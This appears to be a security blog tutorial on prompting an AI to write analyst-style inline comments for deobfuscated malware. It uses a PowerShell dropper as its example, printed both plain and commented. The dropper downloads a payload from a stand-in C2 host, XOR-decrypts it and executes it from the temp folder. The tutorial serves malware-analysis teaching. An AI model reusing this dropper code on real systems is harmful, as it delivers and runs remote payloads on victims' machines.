Hello, security researchers striving for efficient analysis! 🕵️♀️
Up until last time, we went through a lot of trouble chunking obfuscated scripts, cleaning up junk code, and untangling twisted threads (Deobfuscation) to finally create ‘readable plaintext code’. 🎉
You’ve all worked incredibly hard! But… as I stare blankly at the code, another sigh escapes me.
“Ugh… when am I going to read all of this? Will I even remember it when I look at it again later?”
Just because code is in plaintext doesn’t mean it’s immediately understandable. Especially code written by someone else, and with malicious intent, it’s hard to grasp the overall context just by looking at variable names. That’s why we desperately need ‘comments’.

However, adding analysis details as comments line by line is a truly tedious and time-consuming task. Who should we entrust this bothersome job to? Yes, none other than our tireless AI assistant! 🤖
Today, we will conduct a hands-on practice of automatically adding expert-level detailed comments to deobfuscated scripts using AI. Mastering this technique will dramatically increase your analysis speed and readability! 🚀
1. Why should we entrust commenting to AI? 🤔
The reason we add comments is not to record ‘what’ the code does, but ‘why’ it operates that way.
- ❌ Bad Comment (Syntax Explanation):
- i++; // Increments i by 1. (This is a basic C language textbook. Not a comment for an analyst.)
- ✅ Good Comment (Intent Explanation):
- i++; // Moves the index for the decryption of the next byte. (Oh! This is the information we want.)
Through prompt engineering, we can instruct AI to add high-quality comments that explain the ‘intent’ from an analyst’s perspective, rather than just simple syntax translation.
2. Core Strategy: Prompt Design (The Art of Prompting) 🎨
We shouldn’t let AI comment arbitrarily. We need to provide clear guidelines.
[3 Principles for Successful Comment Generation]
- Assign a Persona: Don’t just treat it as AI, but assign it the role of a ‘Senior Malware Analyst’.
- Focus on ‘Why’: Instruct it to explain the purpose and security implications of the code, rather than just its function.
- Indicate Threats: Request that suspicious or dangerous actions (file creation, registry access, network connection, etc.) be made conspicuous using emojis (🚨, ⚠️).
3. [Hands-on] Commenting a Deobfuscated PowerShell Script 🛠️
Here’s a snippet of PowerShell code we painstakingly recovered last time. It’s clean, but still not immediately clear at a glance.
📄 [Input] Deobfuscated Plaintext Code (Clean Code)
PowerShell
# Deobfuscated code
$url_c2 = "http://malicious-server.xyz/payload.enc";
$save_path = "$env:TEMPupdate.tmp";
$wc = New-Object Net.WebClient;
$wc.DownloadFile($url_c2, $save_path);
$encrypted_bytes = [IO.File]::ReadAllBytes($save_path);
$key_byte = 0x41;
for($i=0; $i -lt $encrypted_bytes.Count; $i++) {
    $encrypted_bytes[$i] = $encrypted_bytes[$i] -bxor $key_byte;
}
[IO.File]::WriteAllBytes("$env:TEMPrun_me.exe", $encrypted_bytes);
Start-Process "$env:TEMPrun_me.exe";
Now, let’s give this code to an AI (like ChatGPT) and ask it to add excellent comments.
🗣️ [Prompt] Commanding the AI (Template)
[Role] You are a senior malware analyst with over 10 years of experience in the field of cybersecurity.
>
[Task] Write detailed inline comments (#) for each line of the PowerShell script provided below.
>
[Detailed Guidelines]
>
1. Purpose-Oriented: Explain ‘why’ this code is needed and what the attacker’s intent is, rather than just ‘what’ the code does.
2. Security Perspective: Avoid simple syntax explanations and include key information (IoC, TTPs, etc.) that a security analyst needs to know in the comments.
3. Visual Emphasis: Comments for lines involving dangerous actions (file download, execution, decryption, etc.) must include warning emojis (🚨, 💣, ⚠️) to make them stand out.
4. Language: Write comments in Korean.
>
[Script]
>
(Paste the [Input] code above here)
4. [Result] Check the Masterpiece Comments Written by AI ✨
When the AI executes the command, code with ‘analyst-friendly comments’, just as we wanted, is generated as shown below.
PowerShell
# =================================================================
# AI Malware Analysis Result Summary
# This script performs dropper functionality.
# Downloads an encrypted file from the C2 server, decrypts it with XOR, and then executes it.
# =================================================================

$url_c2 = "http://malicious-server.xyz/payload.enc"; # 🚨 [Network IoC] Defines the attacker's C2 server address and additional payload path
$save_path = "$env:TEMPupdate.tmp"; # Sets the file path for download in the temporary folder (uses temporary folder to evade detection)

$wc = New-Object Net.WebClient; # Creates a .NET WebClient object for web communication
$wc.DownloadFile($url_c2, $save_path); # ⚠️ [Action] Performs file download from C2 server. (File is created on disk)

$encrypted_bytes = [IO.File]::ReadAllBytes($save_path); # Loads the downloaded file into memory as a byte array
$key_byte = 0x41; # [Decryption Key] Defines a single-byte XOR key (0x41, 'A'). Uses a hardcoded key.

# 🔄 Decryption loop starts
for($i=0; $i -lt $encrypted_bytes.Count; $i++) {
    # 💣 [Decryption] Performs payload decryption by XORing each byte with the key value
    $encrypted_bytes[$i] = $encrypted_bytes[$i] -bxor $key_byte;
}

[IO.File]::WriteAllBytes("$env:TEMPrun_me.exe", $encrypted_bytes); # ⚠️ [File Creation] Saves the decrypted data as an executable file (.exe) to disk

Start-Process "$env:TEMPrun_me.exe"; # 🚨 [Execution] Executes the final payload. The point where infection begins.
🔍 What has changed?
- IoC Identification: A comment next to $url_c2 explicitly states that it is an Indicator of Compromise (IoC).
- Emphasis on Dangerous Actions: Emojis are attached to key actions like download (⚠️), decryption (💣), and execution (🚨) to draw attention.
- Intent Understanding: It’s not just “performs XOR” but includes analytical content like “decrypts the payload using a hardcoded key.”
Now, whether you show this code to a colleague or open it again later, you’ll be able to grasp what malicious actions it performs in 3 seconds, right? 👍
5. Tip: “Too many/few comments!” 🍯
If you’re not satisfied with the AI’s output, you can simply modify the prompt.
- When comments are too verbose:
- Add to prompt: “Write comments concisely, within 50 characters per line of code.” or “Only comment on lines with critical malicious actions.”
- When comments are too sparse:
- Add to prompt: “Explain as if you are describing to a junior analyst, as detailed and kindly as possible.”
🎉 Conclusion
Today, we used AI to inject ‘analyst’s insight’ into ‘dead code’.
Commenting is not a tedious task, but the most important process for recording and sharing your analysis results. Now, leave the tiresome typing to AI, and you focus on more creative and in-depth analysis!
Next time, based on this well-organized code and comments, we will conduct the ultimate hands-on practice of automatically generating a “Malware Analysis Report”. Stay tuned! 👋
Leave a Reply